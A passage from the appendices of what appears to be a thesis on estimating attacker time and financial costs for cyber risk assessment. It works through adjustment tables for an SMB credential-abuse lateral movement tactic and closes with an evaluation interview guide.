
Fig. C.16 Intra-tactic risk adjustment for SMB credential abuse in hours

spend the maximum required in order to remain undetected once on the victim network. This can be seen in Figure C.16.

Inter-Tactic Risk Adjustment: Time

The final time and finance bounds adjustment for the second tactic onwards is the inter-tactic risk adjustment. This subprocess considers the full inter-tactic duplicate adjusted component values but is otherwise an ordinary risk adjustment. This subprocess produces the tactic's totals which get included in the attack narrative cost.

The full table for the inter-tactic risk adjustment can be seen in Figure C.17.



						Intra-Tactic		Inter-Tactic			
Initial Estimation						Duplicate Adjustment		Duplicate Adjustment		Risk Adjustment	
Event Action	Development Action	Information Gathering Action	Knowledge	Lower	Upper	Lower	Upper	Lower	Upper	Lower	Upper
Use local admin credentials to execute code on other device using SMB				0	8	0	8	0	8	0	8
			IT	8	40	4	20	4	20	4	20
			Offensive security	8	40	4	20	4	20	4	20
	Develop payload which avoids any endpoint protection in place			8	40	8	40	8	40	8	40
			IT	40	160	26	100	20	75	20	75
			Offensive security	160	300	136	200	102	150	102	150
			Exploit writing	160	300	160	300	80	150	80	150
		Selecting SMB abuse technique		0	8	0	8	0	8	0	8
			IT	40	160	30	120	30	120	30	120
			Offensive security	40	160	20	80	20	80	20	80
		Internal reconnaissance		8	40	8	40	6	30	6	30
			IT	160	300	160	300	120	225	120	225
			Offensive security	160	300	160	300	120	225	120	225
			Total	792	1856	716	1536	514	1151	514	1151


Fig. C.17 Inter-tactic risk adjustment for SMB credential abuse in hours

As with the intra-tactic risk adjustment, the risk aversion being at 100% for this tactic means that the component bounds are not altered.

Initial Bound Estimation: Finance

The same subprocess are then to be completed for finance on the second tactic; this includes the intra-tactic and inter-tactic duplicate and risk adjustments. First, however, the initial bounds must be estimated.

The initial bound estimation for finance can be seen in Figure C.18. It may be apparent that this table shares a lot of components and costs as the first tactic. This is because a lot of the infrastructure, the bulk of financial costs, have been accounted for. Aside from specialist tools or exploits, finance costs tend not to accumulate past the first tactic.



Initial Estimation					Duplicate Adjustment		Risk Adjustment	
Infrastructure	Tooling	Additional	Lower	Upper	Lower	Upper	Lower	Upper
Laptop			500	2000				
	IT Licenses		150	350				
	Offensive Security Licenses		0	250				
Internet connection			30	60				
C2 server			200	3000				
	IT Licenses		150	350				
	Offensive Security Licenses		0	1000				
		Domains	50	150				
			1080	7160	0	0	0	0

Fig. C.18 Initial finance estimation for SMB credential abuse in GBP (£)

To demonstrate the subprocess, the 'laptop' component will be used:

1. The first step of the initial bounds estimation subprocess is to separate upper and lower bounds. Such that we have 95% confidence that the value will be higher than our lower bound, and separately 95% confidence that the value will be lower than our upper bound.

2. The second step of the initial bounds estimation is the absurdity test.

   (a) The lower bound for a laptop which can perform such an attack and run the necessary tools will likely not be less than £200.

   (b) The same principle applied to the upper bound; even if the adversary's laptop is particularly powerful, it should not cost more than £2000.

3. The third step of this subprocess is to compare spinning an imaginary wheel with a 10% chance of winning £1000 vs winning the same prize if the bounds are correct. In this instance, the author feels that the estimated bounds would be more lucrative due to the lower bound being too low. Changing the bounds to be £500-£2000 makes the bet seem a more equal decision.


4. This subprocess should be completed for all components.

Note: For Time-based financial costs, such as 'Internet connection' in Figure C.18, the intra-tactic risk-adjusted values should be used. The inter-tactic risk-adjusted values should be used later for the inter-tactic finance values.

Intra-Tactic Duplicate Adjustment: Finance

As with the time cost factor, finance also must first complete an intra-tactic duplicate adjustment prior to an inter-tactic duplicate adjustment from the second tactic onwards.

The full table for the intra-tactic duplicate adjustment can be seen in Figure C.19.




					Intra-Tactic			
Initial Estimation					Duplicate Adjustment		Risk Adjustment	
Infrastructure	Tooling	Additional	Lower	Upper	Lower	Upper	Lower	Upper
Laptop			500	2000	500	2000		
	IT Licenses		150	350	75	175		
	Offensive Security Licenses		0	250	0	250		
Internet connection			30	60	30	60		
C2 server			200	3000	200	3000		
	IT Licenses		150	350	75	175		
	Offensive Security Licenses		0	1000	0	1000		
		Domains	50	150	50	150		
			1080	7160	930	6810	0	0

Fig. C.19 Intra-tactic duplicate adjustment for SMB credential abuse in GBP (£)

Due to the cost components being the same as the initial access tactic and therefore the same two duplicates are adjusted as in Section C.1.8.

Inter-Tactic Duplicate Adjustment: Finance

The full table for the inter-tactic duplicate adjustment can be seen in Figure C.20.



					Intra-Tactic			
Initial Estimation					Duplicate Adjustment		Risk Adjustment	
Infrastructure	Tooling	Additional	Lower	Upper	Lower	Upper	Lower	Upper
Laptop			500	2000	500	2000		
	IT Licenses		150	350	75	175		
	Offensive Security Licenses		0	250	0	250		
Internet connection			30	60	30	60		
C2 server			200	3000	200	3000		
	IT Licenses		150	350	75	175		
	Offensive Security Licenses		0	1000	0	1000		
		Domains	50	150	50	150		
			1080	7160	930	6810	0	0

Fig. C.20 Inter-tactic duplicate adjustment for SMB credential abuse in GBP (£)

To demonstrate the subprocess, the 'laptop' component will be used:


1. The financial cost for a laptop is our current component.
2. Any costs in prior tactics which relate to the purchase of the laptop itself are what would affect it. The 'laptop' component in the initial access tactic refers to the exact same laptop purchase.
3. Due to these components referring to the exact same purchase, which would only happen once, this is adjusted to 0 in the current tactic.
4. The same subprocess should be completed for all components.

Note: The 'Internet connection' component has not been reduced during this subprocess, this is because the intra-tactic and inter-tactic risk-adjusted totals for time are so similar that they account for approximately the same number of months for each upper and lower bound.

Intra-Tactic Risk Adjustment: Finance

As with the time cost factor, finance must go through both an intra-tactic and inter-tactic risk adjustment subprocess.

The full table for the intra-tactic risk adjustment can be seen in Figure C.21.



					Intra-Tactic			
Initial Estimation					Duplicate Adjustment		Risk Adjustment	
Infrastructure	Tooling	Additional	Lower	Upper	Lower	Upper	Lower	Upper
Laptop			500	2000	500	2000	500	2000
	IT Licenses		150	350	75	175	75	175
	Offensive Security Licenses		0	250	0	250	0	250
Internet connection			30	60	30	60	30	60
C2 server			200	3000	200	3000	200	3000
	IT Licenses		150	350	75	175	75	175
	Offensive Security Licenses		0	1000	0	1000	0	1000
		Domains	50	150	50	150	50	150
			1080	7160	930	6810	930	6810


Fig. C.21 Intra-tactic risk adjustment for SMB credential abuse in GBP (£)

Due to the risk aversion being considered as 100% in Section C.1.13, the risk adjustment subprocess need not be followed as we have predicted the adversary would spend the maximum required in order to remain undetected once on the victim network. This can be seen in Figure C.21.

Inter-Tactic Risk Adjustment: Finance

The final bounds adjustment for the second tactic onwards is the inter-tactic risk adjustment. This subprocess considers the full inter-tactic duplicate adjusted component values but is otherwise an ordinary risk adjustment. This subprocess produces the tactic's totals which get included in the attack narrative cost.

The full table for the inter-tactic risk adjustment can be seen in Figure C.22.



					Intra-Tactic		Inter-Tactic			
Initial Estimation					Duplicate Adjustment		Duplicate Adjustment		Risk Adjustment	
Infrastructure	Tooling	Additional	Lower	Upper	Lower	Upper	Lower	Upper	Lower	Upper
Laptop			500	2000	500	2000	0	0	0	0
	IT Licenses		150	350	75	175	0	0	0	0
	Offensive Security Licenses		0	250	0	250	0	0	0	0
Internet connection			30	60	30	60	30	60	30	60
C2 server			200	3000	200	3000	0	0	0	0
	IT Licenses		150	350	75	175	0	0	0	0
	Offensive Security Licenses		0	1000	0	1000	0	0	0	0
		Domains	50	150	50	150	0	0	0	0
			1080	7160	930	6810	30	60	30	60

Fig. C.22 Inter-tactic risk adjustment for SMB credential abuse in GBP (£)

As with the intra-tactic risk adjustment, the risk aversion being at 100% for this tactic means that the component bounds are not altered.

C.1.17 Individual Tactic Cost: Lateral Movement

Section 6.2.9 covers the process to ascertain the cost of the current tactic. As this is the second tactic in the attack narrative, the intra-tactic risk-adjusted costs will be used. This ensures that the costs for this tactic are considered in isolation.

The below follows the individual tactic cost process for the lateral movement tactic:

1. When aggregated to the totals, the lower-upper bounds are:
   (a) Time: 716-1536 hours
   (b) Finance: 930-6810 GBP
2. The bounds for Time and Finance are then used with the lognormal probability density function and plotted on separate graphs:




Fig. C.23 Individual time cost for lateral movement tactic




Fig. C.24 Individual finance cost for lateral movement tactic

C.1.18 Whole Attack Narrative Cost: Lateral Movement

Section 6.2.10 covers the process to work out the whole attack narrative cost. This can be done at any point if so desired; however, the main purpose is to calculate the final cost of the entire attack narrative. The below follows the whole attack narrative cost process:

1. This is the final tactic of the attack narrative.

2. Both tactics' inter-tactic risk adjusted totals must be aggregated:

   (a) Time: 2194-4913 hours

   (b) Finance: 964-6645 GBP

3. The aggregated bounds for time and finance are then used with the lognormal probability density function and plotted on separate graphs:




Fig. C.25 Anticipated time cost for the whole attack narrative under consideration




Fig. C.26 Anticipated finance cost for the whole attack narrative under consideration

Appendix D

Evaluation Interview Guide

Presentation

The following is a guide for delivering the presentation.

- Reiterate the purpose of the presentation and interview based on the interview guide, and the expected timescale
- Explain the format of the presentation, how it links to the provided documentation, how the interview will relate to their thoughts on the framework, and that the participant should ask questions for any clarification throughout the delivery
- Confirm the participant knows the full interview will be recorded, and that they will be told when the recording is due to begin, and when it is due to end
- Turn ON the recording now
- Read the presentation script aloud, in line with the respective slides, and provide pauses for questions between slides

Questions

The following question set follow on from the interview.

1. Does your cyber risk assessment (CRA) acquire or output the data expected to be used as an input into the adversary cost framework?
   Probe: Are there any which stand out as particularly strong?
   Probe: Are there any which may be considered unusual or may provide something additional which has not already been mentioned as an input?

2. Using that data and your experience, do you think you could use the framework to estimate the costs with a degree of uncertainty accounted for?
   Probe: If no, why?

3. Is the confidence interval understandable?
   Probe: If no, why?

4. Do you think more focused training and understanding of accounting for confidence intervals would be beneficial?
   Probe: If yes, is the training mentioned as calibration, discussed in the 'Discern Confidence Interval' process, adequate?

5. Does the output provide an easily digestible idea of risk based on adversary cost?
   Probe: If no, why?

6. Do you believe this would provide a good supplement to your existing process?
   Probe: If no, why? Can the adversary cost framework be adapted?

7. Do you believe this could improve the client's understanding of threat in a CRA?
   Probe: If no, why?

8. Do you think the output would work well in conjunction with your current CRA output to bridge the gap in the client's understanding between threat and the other components of risk, vulnerability and impact?
   In the context of Risk = f(Threat, Vulnerability, Impact), where Threat was found to be considered in isolation of the other two components
   Probe: If no, why?